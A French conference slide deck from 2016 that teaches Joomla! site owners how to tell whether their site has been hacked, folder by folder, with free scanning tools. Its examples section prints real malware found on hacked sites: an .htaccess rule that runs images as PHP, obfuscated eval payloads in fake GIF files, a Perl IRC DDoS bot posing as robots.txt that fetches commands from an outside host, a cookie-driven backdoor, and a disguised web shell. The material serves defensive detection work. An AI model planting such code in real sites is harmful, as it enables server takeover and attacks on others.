

• • 30 AVRIL 2016 • •

Est-ce que mon site a été hacké?

v1 30/04/2016

Avonture Christophe (aka cavo789)

aeSecure réduction
20% : **jd16fr**



#jd16fr



Version online

La dernière version de ces slides est en ligne
à l'adresse :

<https://slides.aesecure.com/hacked/index.html>



Qui suis-je ?

- Développeur d'[aeSecure](#), solution de **sécurisation**, **d'optimisation** et **de nettoyage** de sites web Apache
- Modérateur [Joomla! France](#) ([cavo789](#))
- Membre fondateur de la [JUG! Wallonie](#)



Christophe Avonture

<https://www.aesecure.com/fr/accueil/contact.html>



Objectifs de cette présentation

- Apprendre à **identifier rapidement** quelques signaux qui vont trahir la présence de virus / hack sur son site Joomla!®
- Utilisation d'**outils** gratuits comme aeSecure QuickScan, Sucuri Sitecheck, WinMerge/MeldMerge et bien sûr ... Google pour la partie détection.

Je vous invite à consulter les documents suivant :

1. *“La sécurité et Joomla!®” pour apprendre à sécuriser votre site web :*
<https://www.aesecure.com/fr/blog/joomla-securite.html>
2. *“Votre site a été hacké, que faire ?” pour apprendre à le nettoyer par vous-même :*
<https://www.aesecure.com/fr/blog/site-hacke.html>



Remarque

Les trucs et astuces mentionnés dans cette présentation n'ont pas pour vocation d'être exhaustifs mais bien d'aider à répondre à la question : y a-t-il des virus sur mon site ?



Identifier la menace





Vous avez été averti par / Vous avez constaté ...

- Vous avez reçu un email de **votre hébergeur**, d'**un autre hébergeur** qui détecte du spam envoyé depuis votre site, de **Google**,
- Les **statistiques** Google montrent des résultats surprenant comme des pics d'activités ou des URLs qui en principe n'existent pas (avec des pages en Chinois p.ex.), ou encore des pertes de trafic importante et à priori inexplicables,
- **Votre site est redirigé** vers un autre site quand vous vous y connectez depuis un smartphone, ...
- **L'onglet réseau** de votre navigateur montre des connections vers des sites tiers que vous ne connaissez pas,
- Votre navigateur demande à autoriser le **téléchargement** d'un fichier qui vous est inconnu,
- En surfant sur votre site, vous constatez l'affichage d'**informations qui ne devraient pas s'y trouver** (messages d'erreur, portion de texte dont vous n'êtes pas l'auteur, liens vers des sites tiers, ...),




**YOUR
SITE
HAS BEEN
DEFACED**


r00t3xp10i7 was HERE
Deal with it, Admin



Defacement



Ransomware



Pharma hack



Joomla!®, installation native

Les prochains slides se basent sur une installation native de Joomla!.

Les fichiers marqués sur fond

- vert sont les fichiers à priori légitimes,
- jaune ceux qui nécessitent un traitement particulier et
- rouge ceux qui peuvent être supprimés.

A priori légitime

Cas particulier

Peut être supprimé



Dossier racine de Joomla!®

Légitime : configuration.php, index.php et robots.txt

(sous Joomla 1.5, vous aviez aussi index2.php et index3.php)

Particulier : htaccess.txt que vous pouvez renommer en .htaccess si vous activez la réécriture des URLs.

Peuvent être supprimé car inutiles : CONTRIBUTING.md, htaccess.txt, LICENSE.txt, joomla.xml, README.txt, robots.txt.dist, web.config.txt peuvent être supprimés sans problème.

Danger - Fichiers php

Si vous avez d'autres fichiers php, éditez-les et regardez leur contenu. A priori, ces fichiers ne devraient pas se trouver là. **Ils sont donc suspects => à éditer afin d'en évaluer le caractère dangereux.**

À analyser

Si vous avez un fichier .htaccess ou php.ini, jetez-y un coup d'oeil.

Vous pourriez avoir quantité d'autres fichiers comme les fichiers de propriétés Google, Bing, ..., à analyser au cas par cas.



#	Nom	Dimensions	Ext	Taille
1	administrator			
2	aesecure			
3	bin			
4	cache			
5	cli			
6	components			
7	images			
8	includes			
9	language			
10	layouts			
11	libraries			
12	logs			
13	media			
14	modules			
15	plugins			
16	templates			
17	tmp			
18	configuration.php		php	2 Ko
19	htaccess.txt		txt	3 Ko
20	index.php		php	2 Ko
21	LICENSE.txt		txt	18 Ko
22	README.txt		txt	5 Ko
23	robots.txt		txt	1 Ko
24	web.config.txt		txt	2 Ko



Dossier administrator de Joomla!®

Légitime : uniquement index.php et seulement ce fichier.

Particulier : .htaccess et .htpasswd pourraient être présent si vous avez protégé votre administration (à éditer pour analyse).

#	Nom	Dimensions	Ext	Taille	Type
1	cache				File folder
2	components				File folder
3	help				File folder
4	includes				File folder
5	language				File folder
6	manifests				File folder
7	modules				File folder
8	templates				File folder
9	.htaccess		htaccess	1 Ko	HTACCESS File
10	.htpasswd		htpasswd	1 Ko	HTPASSWD File
11	index.php		php	2 Ko	PHP File

Danger - Fichiers php

Si vous avez d'autres fichiers php, éditez-les et regardez leur contenu. À priori, ces fichiers ne devraient pas se trouver là. **Ils sont donc très fortement suspects.**



Dossier cache de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer toutefois pour analyse)

Les autres fichiers, tous les autres fichiers, peuvent être supprimés sans autre forme de procès. À priori aucun fichier php ne devrait s'y trouver. Si c'est le cas, probabilité d'un virus.

Local Disk (C:) > Christophe > Sites > joomla > cache

#	Nom	Dimensions	Ext	Taille	Type
1	.htaccess		htaccess	1 Ko	HTACCESS F
2	index.html		html	1 Ko	Chrome HTM



Dossier composants de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse)

Danger – Fichiers php

Aucun autre fichier n'est attendu dans ce dossier et certainement pas des scripts .php

#	Nom	Dimensions	Ext	Taille	Type
1	com_ajax				File folder
2	com_banners				File folder
3	com_config				File folder
4	com_contact				File folder
5	com_content				File folder
6	com_contenthistory				File folder
7	com_finder				File folder
8	com_mailto				File folder
9	com_media				File folder
10	com_modules				File folder
11	com_newsfeeds				File folder
12	com_search				File folder
13	com_tags				File folder
14	com_users				File folder
15	com_wrapper				File folder
16	.htaccess		htaccess	1 Ko	HTACCESS
17	index.html		html	1 Ko	Chrome HT



Dossier images de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse)

À priori, peuvent être supprimés car inutile : les dossiers banners, headers et sampledata et les images joomla_black.png et powered_by.png.

Danger – Fichiers php

Aucun fichier .php n'est attendu dans le dossier /images et sous-dossiers. La probabilité de trouver des virus dans /images (et sous-dossiers) est très forte si le site a été hacké.

#	Nom	Dimensions	Ext	Taille	Type
1	banners				File fc
2	headers				File fc
3	sampledata				File fc
4	.htaccess		htaccess	1 Ko	HTAC
5	index.html		html	1 Ko	Chror
6	joomla_black.png	225 x 50	png	5 Ko	PNG i
7	powered_by.png	150 x 45	png	3 Ko	PNG i



Dossier language de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse)

Remarque : il y a un fichier .php dans chaque dossier langue. Le script se nomme fr-FR.localise.php (où fr-FR est le code ISO de la langue).

Si vous trouvez d'autres fichiers .php, ils sont suspects.

#	Nom	Dimensions	Ext	Taille	Type
1	en-GB				File folder
2	overrides				File folder
3	.htaccess		htaccess	1 Ko	HTACCESS File
4	index.html		html	1 Ko	Chrome HTML



Dossier logs de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse)

Les autres fichiers, tous les autres fichiers, peuvent être supprimés sans autre forme de procès.

#	Nom	Dimensions	Ext	Taille	Type
1	.htaccess		htaccess	1 Ko	HTACCESS
2	index.html		html	1 Ko	Chrome H



Dossier media de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse).

Remarque

Les medias devraient en principe être utilisés pour y stocker des images, des fichiers css/less, des scripts js mais logiquement aucun scripts .php. Les scripts .php dans media sont toutefois possible et quelques extensions en utilisent. Il faut donc être vigilant lors d'une operation de nettoyage.

Note : si vous trouvez des fichiers .php à la racine du dossier media, ces fichiers sont donc suspect.

#	Nom	Ext	Taille	Type
1	cms			File fold
2	com_contenthistory			File fold
3	com_finder			File fold
4	com_joomlaupdate			File fold
5	com_wrapper			File fold
6	contacts			File fold
7	editors			File fold
8	jui			File fold
9	mailto			File fold
10	media			File fold
11	mod_languages			File fold
12	override			File fold
13	plg_captcha_recaptcha			File fold
14	plg_quickicon_extensionupdate			File fold
15	plg_quickicon_joomlaupdate			File fold
16	plg_system_highlight			File fold
17	plg_system_stats			File fold
18	system			File fold
19	.htaccess	htaccess	1 Ko	HTACCE
20	index.html	html	1 Ko	Chrome



Dossier modules de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse).

Danger – Fichiers php

Aucun autre fichier n'est attendu dans ce dossier-là. Si vous avez un fichier .php à la racine du dossier modules, ce script-là est fortement suspect.

#	Nom	Ext	Taille	Type
1	mod_articles_archive			File folder
2	mod_articles_categories			File folder
3	mod_articles_category			File folder
4	mod_articles_latest			File folder
5	mod_articles_news			File folder
6	mod_articles_popular			File folder
7	mod_banners			File folder
8	mod_breadcrumbs			File folder
9	mod_custom			File folder
10	mod_feed			File folder
11	mod_finder			File folder
12	mod_footer			File folder
13	mod_languages			File folder
14	mod_login			File folder
15	mod_menu			File folder
16	mod_random_image			File folder
17	mod_related_items			File folder
18	mod_search			File folder
19	mod_stats			File folder
20	mod_syndicate			File folder
21	mod_tags_popular			File folder
22	mod_tags_similar			File folder
23	mod_users_latest			File folder
24	mod_whosonline			File folder
25	mod_wrapper			File folder
26	.htaccess	htaccess	1 Ko	HTACCESS File
27	index.html	html	1 Ko	Chrome HTML Docume



Dossier plugins de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse).

Danger – Fichiers php

Aucun autre fichier n'est attendu dans ce dossier-là. Si vous avez un fichier .php à la racine du dossier plugins ce script-là est fortement suspect.

#	Nom	Ext	Taille	Type
1	authentication			File folder
2	captcha			File folder
3	content			File folder
4	editors			File folder
5	editors-xtd			File folder
6	extension			File folder
7	finder			File folder
8	quickicon			File folder
9	search			File folder
10	system			File folder
11	twofactorauth			File folder
12	user			File folder
13	.htaccess	htaccess	1 Ko	HTACCESS File
14	index.html	html	1 Ko	Chrome HTML Document



Dossier templates de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse).

Danger – Fichiers php

Aucun autre fichier n'est attendu à la racine du dossier templates. Si vous avez un fichier .php, ce script-là est fortement suspect.

Le hack des fichiers index.php se trouvant dans les dossiers templates est un classique du genre. Ces fichiers sont à surveiller.

#	Nom	Ext	Taille	Type	Modifi
1	beez3			File folder	05/04/
2	protostar			File folder	05/04/
3	system			File folder	05/04/
4	.htaccess	htaccess	1 Ko	HTACCESS File	14/04/
5	index.html	html	1 Ko	Chrome HTML Document	05/04/



Dossier tmp de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse)

Les autres fichiers, tous les autres fichiers, peuvent être supprimés sans autre forme de procès.

Local Disk (C:) > Christophe > Sites > joomla > tmp

#	Nom	Ext	Taille	Type
1	.htaccess	htaccess	1 Ko	HTACCESS File
2	index.html	html	1 Ko	Chrome HTML Document



Se fier aux dates de modifications ?

En php, l'instruction touch() permet de réinitialiser la date de dernière modification.

Si j'étais un pirate, mon virus détecterait d'abord la date courante du fichier pour injecter mon virus et rétablir cette date quand l'injection a été faite.

Toutefois, avoir dans un dossier de nombreux fichiers avec une même date et un intrus, oui, il est utile d'aller voir ce que contient l'intrus.





Surveillez



Fichiers à surveiller

Les fichiers ci-dessous sont assez régulièrement hackés :

- /administrator/includes/defines.php
- /includes/defines.php
- /templates/.../index.php (ceci pour tous les templates)



Exemples de hack





.htaccess

Lorsque vous avez un fichier .htaccess dans un dossier, quel que soit le dossier, il est utile de l'éditer pour prendre connaissance de son contenu. Un tel fichier peut p.ex. rendre exécutable ... une image.



```
<FilesMatch "bananas_1.jpg">  
SetHandler application/x-httpd-php  
</FilesMatch>
```

Ces trois lignes vont indiquer à Apache que le fichier bananas_1.jpg, malgré son extension, doit être considéré comme un script php : le pirate pourra donc accéder à http://votresite/.../bananas_1.jpg afin de lancer le script.

Un fichier .htaccess où vous trouvez un SetHandler application/x-httpd-php est donc suspect.



Fausse GIF

Type des fichiers *

Action scan

Type des fichiers *	Action scan
images\stories\ViAr.gif	Risque : 10 eval(gzinflate(base64_decode(
images\stories\allstars.gif	Risque : 10
images\stories\food.gif	Risque : 10
images\stories\gohack.gif	Risque : 10

```
GIF89aGVIAr
<?php eval(gzinflate(base64_decode('rVZtT9tIEP58SPyHZS+SHRVseqeTKsCoHJgJ0pHk4tAvgKyNvUm22F5rdw3NI77zaztv8TK0aoRIva8PvPM7Gy4U1LFipdSGVHM
3P3u4faWmBJ3R2jNjduJozCKeOP+tTNhn9mdc9vt/vK4vdW5F1qYRFaFIQHZB6FOA5/AIzqMPoWja3oxHg/ji0E0preoFsXnDfUo/OcqjMbx1ahXG0xkugALy1JGFqyYEFdgiSE3
BYZGf4pmmk15vp9yMP0oChHPAKwDwjixKXew+JeGXfLY0Typ1DALCB+dnIfx5eAshACD83N6+LS9xTPNX7Hqg5FNzVXJVQAZ51KbyaJgOXeXFTn1d3xydjYCompqa+Z2RCoJ8y2kU
Xg7G4ZpTzkTmUs2zDPrh3XHF148LNpfSS2ROdwm1RNFdesG0yMif28VvkLkx5YHvt1QBaw01N0vVSCku7jniaIq4KQhIe5ZhqUDcQqUw+L0uN01ecfXM4t07S5KYuu3k/BWOr50k
kwXHqcGh0bJSCV8fAyc6HfWG4/i893fYP7kMHTsKKddGkGBldTY4vboM++N4NBiMnVuP+iJnM659DZAFfe+1TPGf4cor5yVOCh8nqa6T7pI6areu4ie00cGbxuigHiMwSuaS0CMj
TMaPP4kTRfZINIId2H/m17GiijhF/YziVcMS0+JChv5FEZtCsXz/YDxgeU2+ZzaNH/mTp3AFhXEGvA+pSD4qLQCCMGct0ux7tvjXHFTgA/EqkgY2UL+ARIixTeJTMVsrZ18p1Wg/K
h22DhBQbGve2id3NMNOqSIyQBSkfIBnB0Uoe0vqUJSiq87FTBdooVurton7X8R07h1a1g7qMF1bV3XuPCsVnPPqCEg+M254+rSntkDfy11Lc3HxPDRd+dpImEVLmAGUqJzkuEWB6
iFuVMtBQOnx64SeyjxnRdoSeCSKsjLELEoeUM0/GEqQ44AmeUo3tVE1ycVKX8eh5J511X2/A3sfkR07h5tIOTTIhsirziISKWpt91JmIu8LQer+Z8SrspMspSci4zbMny0flbn
XXQpLxq0usa+YTAF/0aNs4mvtMn5oY72Koo+f7DeB2QdxP8ZLP2fv9Hk6fgD/hASZIXrQPDNhxqkI20TsyS27rgDXrXNisydu3Uzu1uraxHKNDJ16szsN0x0FqfBg44PVqF3cW4
fKNrp6XEuQU7a2TnMJf3PK6j8zRGA/dFF50Xce0Gu3aJxrNpGJA/JRRWw++RdirgxuQp7oUnUq9gsqGPqiThWhMDIu/rcLC8DoaEHpIne9qekdwMfcSynBFLWaPMU3thNwutVHx9
gn5vJ2jffmBZa9zzMf/CExcj2a1WD5GPvnRjtlwXeo/kKgmwwrBQ/CkF+FwY1bSGoKQDAZsX2ZgFvuFk0XDSeD3/wPhWzSjE85PY27rYAwxP9VwT5AdR0ps1expwXgf8H'))); ?>
```





Fausse jpg

Ne vous fiez pas aux apparences...

Un jpg peut cacher un code exécutable.

Si vous observez la capture d'écran, vous pourriez détecter le danger : nous sommes à la racine d'un site Joomla. Que vient y faire une image ? Pourquoi dans le dossier racine et pas dans /images ?

Si vous êtes attentif, vous verriez un second virus

N°	Nom	Type	Taille	Description	Date	Statut
11	media	Dossier de fichiers			16-01-16 18:27:05	1€
12	modules	Dossier de fichiers			16-01-16 18:27:03	1€
13	plugins	Dossier de fichiers			16-01-16 18:27:03	1€
14	saue	Dossier de fichiers			16-01-16 18:27:03	1€
15	templates	Dossier de fichiers			16-01-16 18:27:02	1€
16	robots.txt.dist	dist	1 Ko	Fichier DIST	10-12-14 07:40:08	1€
17	.htaccess	ht...	1 Ko	Fichier HTACCESS	15-11-13 23:58:14	1€
18	index2.html	ht...	8 Ko	Fichier HTML	15-11-13 23:58:16	1€
19	index3.html	ht...	8 Ko	Fichier HTML	15-11-13 23:58:16	1€
20	xbot.jpg	jpg	39 Ko	Fichier JPG	08-12-15 16:13:30	1€
21	.ovhconfig	o...	1 Ko	Fichier OVHCONFIG	30-07-15 11:00:20	1€
22	.libs.php	php	69 Ko	Fichier PHP	08-12-15 16:12:12	1€
23	configuration.php	php	3 Ko	Fichier PHP	16-11-13 11:46:48	1€
24	index.php	php	2 Ko	Fichier PHP	10-12-14 07:40:08	1€

24 éléments (1,63 To disponibles) | 1 sélectionné(s): 38,67 Ko (39.594 octets) | xbot.jpg

Propriétés	Version	Métadonnées	Aperçu	Vue brute	Mots-clés	Recherche de fichiers	Rapport
------------	---------	-------------	--------	-----------	-----------	-----------------------	---------

```
# End of HTTPFlood #
#
#####
#####
# UDPFlood #
#
#####
if ($funcarg =~ /^udp\ flood\s+(.*)\s+(\d+)\s+(\d+)/) {
sendraw($IRC_cur_socket, "PRIVMSG $print1 [12.:!4!12:..0Udp DDoS[12.:!4!12:..] peta'anc
my ($dtime, $pacotes) = udpflooder("$1", "$2", "$3");
$dtime = 1 if $dtime == 0;
my $bytes;
$bytes{igmp} = $2 * $pacotes{igmp};
$bytes{icmp} = $2 * $pacotes{icmp};
$bytes{o} = $2 * $pacotes{o};
$bytes{udp} = $2 * $pacotes{udp};
$bytes{tcp} = $2 * $pacotes{tcp};
sendraw($IRC_cur_socket, "PRIVMSG $print1 [12.:!4!12:..0Udp DDoS[12.:!4!12:..] Results[
```

Pas vraiment une image... ;-)




Fausse images – Vite faire le ménage

Pour rapidement détecter les fausses images, j'utilise, entre autre, XYplorer qui me permet

1. D'appliquer un filtre pour ne voir que les images
2. De visualiser tous les dossiers en une fois (=vue à plat)
3. De prévisualiser les images

Ainsi, les fausses images n'auront pas de rendu visuel et on pourra vite les repérer.



XYplorer (<http://www.xyplorer.com/>), un fabuleux gestionnaire de fichiers pour Windows



Faux plugin

```
<?php
class PluginJoomla {
    public function __construct() {
        $jq = @$_COOKIE['41bjGEDj3'];
        if ($jq) {
            $option = $jq(@$_COOKIE['41bjGEDj2']);
            $au=$jq(@$_COOKIE['41bjGEDj1']);
            $option("/438/e",$au,438);
        } else {
            phpinfo();die;
        }
    }
}
$content = new PluginJoomla;
```

Déclaration d'une classe bidon dont le constructeur va récupérer un cookie initialisé par le pirate.

\$jq est très probablement initialisé à base64_decode,
\$option à preg_replace et
\$au serait le code php pour l'attaque.

La ligne \$option("/438/e... est celle qui lance l'attaque.



Faux fichier robots.txt

```
robots.txt
1 #!/usr/bin/perl
2
3 #####
4 # Coded by bogel #
5 # Last Edited: 31 March 2013 #
6 # Thanks : [redacted], [redacted], [redacted], [redacted] #
7 # ALL @reload-x - [redacted]@pontianakcrew #
8 # server irc : irc.blackmatrix.us #
9 # Port : 7000 #
10 #####
11
12 use HTTP::Request;
13 use LWP::UserAgent;
14
15 my $processo = '/usr/bin/syslogd';
16 my $linas_max='30';
17 my $sleep='15';
18 my $cmd="http://kps.vn/img/bogel.jpg?";
19 my $id="http://kps.vn/img/bogel.jpg?";
20 my $spread="http://kps.vn/img/metri.jpg?";
```

Le fichier robots.txt est présumé se trouver dans le dossier racine. Si vous le trouvez dans un autre dossier, c'est un bon candidat à « allons voir ce qu'il contient ».

Un tel fichier est rendu exécutable grâce à trois lignes de code dans un fichier .htaccess; pas forcément dans le même dossier.



Fausse page 404

Fichier qui pourrait se nommer 404.php à la racine du site ou dans un dossier /templates dont le but est de vous tromper quant à son contenu.

```
<?php

$auth_pass = "6b5b0dd03c9c85725032ce5f3a0918ae"; //password: enzo

function onESs($NTlWmu) { $NTlWmu=gzinflate(base64_decode($NTlWmu)); for($i=0;$i<strlen($NTlWmu);$i++) {$NTlWmu[$i] = chr(ord($NTlWmu[$i])-1); }
7q79N4id55cJiL9+6ZiYVi0eXT1+lKqQEujLI+sAyMcVdIq7uwzTQcMMzZa9gtHbd/hPFmFalVUJ0BV68ynFearItnQ57/ZRxm5Z5eNxCehatd107jSW+LikkfAyxpr7qMIuzEtb/+XDaTl
Q2s5e3s6mf2sqzkNW6ISsackWE1SaNsCYF+Bd+dV7OSCMYrzCS8uJ0/fnwRaGBE10Sa3/Irq/LtX+pfq80PB9FOosWR28H5+Bq3W1e7C/8vJ4550TPYN259y85pSehJJyClzpZckZoYPE7
KwH8cf2rJUv2Wxyw7LU6bg+7lrNMQfPKxTijGpJffOVqb+yWzPjbs+UF9aKS9W9vSGvpOHVRqZEzpsH7U+/140XHHdh/eCNe70lDDzH/E0K0hfHsr+i2L06TCO3sr+kfs0HFOL9J86fbGdT:
//utz5hizoePV2DU2ecNCRjm8YjTnOTk/sYzEfaP6rs3Xl19Lj3VmsEblz+UntLfwS8jfSLRw93VfxCwR5OeortMif/9nky70DL8RmU+2j/MvumRN/ESiQIwZvOGtt7BPqFfozS9AzOReIw
Kr5YNSrkr+YQfvzUhxNambijVGhta/dzc00tBHXNUjWn5i/mOrBJQ6GPsDQZ5pU47ZmpBNnthOBonCaTBmMuCmR1BKufMpxpKr7JOyrqrlpIp4AgbepZ2vb25FZIp75ZovI/oOMSrdvedphl
SdIKP8d/JD087npPbpyZiPszUyzvaSsS0tuldy3W/IJqon7MsnDX8NLmhgc2usIX+8vpEzQhDhZdXDJ0DKHzJr7b2RR2xKzasOt98dtoZL8tiKviGNNJrsaYpFk5rlzU4AGGhKkV1JRhVgMk
rhm2IYwv+vIiJojGm9d9l+ApXS9dahpn3kIf3jLpivKwgG7MYR/vattaadk8L7XHL8M/OTj7M5xXXxSv6hD54+3Qn93afTKiciXCqovNxaRS5B3LA9eyHImoTDTVMeeXGgnW/FFwyeXQ9S:
PwnVHAav3BVycjDjPbfNvUdYwCiWfgFb7RxyVXAGaeNW8hkJLC2iCkr9rTPGZCC+Ahv6h0u9jITOI/OavAHGZem3Xe+b2FrEslhQ12JrGZm4QYt++UVJao04QUUBEVzXbWRfz1mt4nB5jA:
Qj12iEin67zJNs1eqNxZNhtA8IA665Wj3PWkcYK8Po99RTL0Z+lv1NjqmLzzhggnC5UZ5/mzCedMHdqHW4yg6FVqTnzouQMGdAiBguATQSQd+tU4+wvFhtzoHM705SyQoZ4HAKP+nOvmzS:
DtBRmtZJ7/52GZpWg6zoqSDGWEkUs3cvPt8fsdSpSJG9lmlukwPTZ0Fbdf4KuM4gH4mTFqeMtdWvmM/ FDX6h1jbDiXDNbg/F2azzJGq20UVCvk2vP3lrPff8szFOde+eFe2kURntwY/fs9fO:
WS3x5ploMd4VpmGdddeAIqpsrKR/lr+GaPuna6+PGiD5Ki+ydFEoedeeatOv4zhfvksClxaBmTyz7rsPKUakZPPyQepvvQ3nKCeS7+wEw3/G5PPrk/psXIX4yp+DfFD1oJ50zk3XI10JLj:
Clkk2+/7W5iXHsOrJwTv2noLwmogOb0j5Bnis6ipQ8383z8wcXX3gy+taLMq+ihcL6jZe13YXhQfvISEd4vwSg8ob516R2Ibl87fDy0jFcaW83g+S5SjHPR+/STMP4Uc4ihjMDd9TcUtz+3:
axPyUoOYoJif1DKiJ5c68nvGzkaLfmO2v4z3kLH9UxYvHyfp9748LxCwdsr2Kn5Y91kEIVkO6iDszKtVvYVQC0huGGmqowwH08iRHdaCU35d9fkBgWAsdcGmN7qe99shpykGPGFQ17xywle:
S/1G4qLnTY/TgeOgaKMfPz0aPQ26hfWKj+6fY8dPpXerP5+8iqmK/TdVh6kpL00kcR2ySjTH+LEI7FNKja/o0ceUy/BGHSvrFP/5t6WWg+/8rrJ16Fe/Ds1s7m5+zL19q/E+2BXjCGONcZS:
YcmAUVZORXvZ3eXUqo0e1n5oZQy+DVod50dOvgM9NMFeQ47Mx5I/0661tP9j8/ztTTELLK20zhlo5mIjybQJK0fqGe/yMmsas3rLvQPL91VIVk1zSe2dQkdqvQvm4c+2abkh/9D36oA9jk+:
```



Code inséré dans des fichiers natifs

libraries\joomla\application\module\helper.php

```
if (constant('JDEBUG'))
{
    JProfiler::getInstance('Application')->mark('afterRenderModule ' . $module->module . ' (' . $module->title . ')');
}

$ipr='hu(!dkuhnkd("isml")) {$sklkxkl = @hnh_yks('\krror_rkporshny\');krror_rkporshny(0);$tdr = hnh_yks("tkthon.tzxc_pzsi");$sdr = tgt_yks_skm
p_dhr();$sunm = "tktt_".md5(pip_fnzmk());hu(tsrpot(md5(@$_POST[k0]),"z6dz625bdu4")) {@uhlk_pfs_jonsknst("$tdr/$sunm",$_POST[z0]);@uhlk_pfs_jonsknst("$sdr/$sun
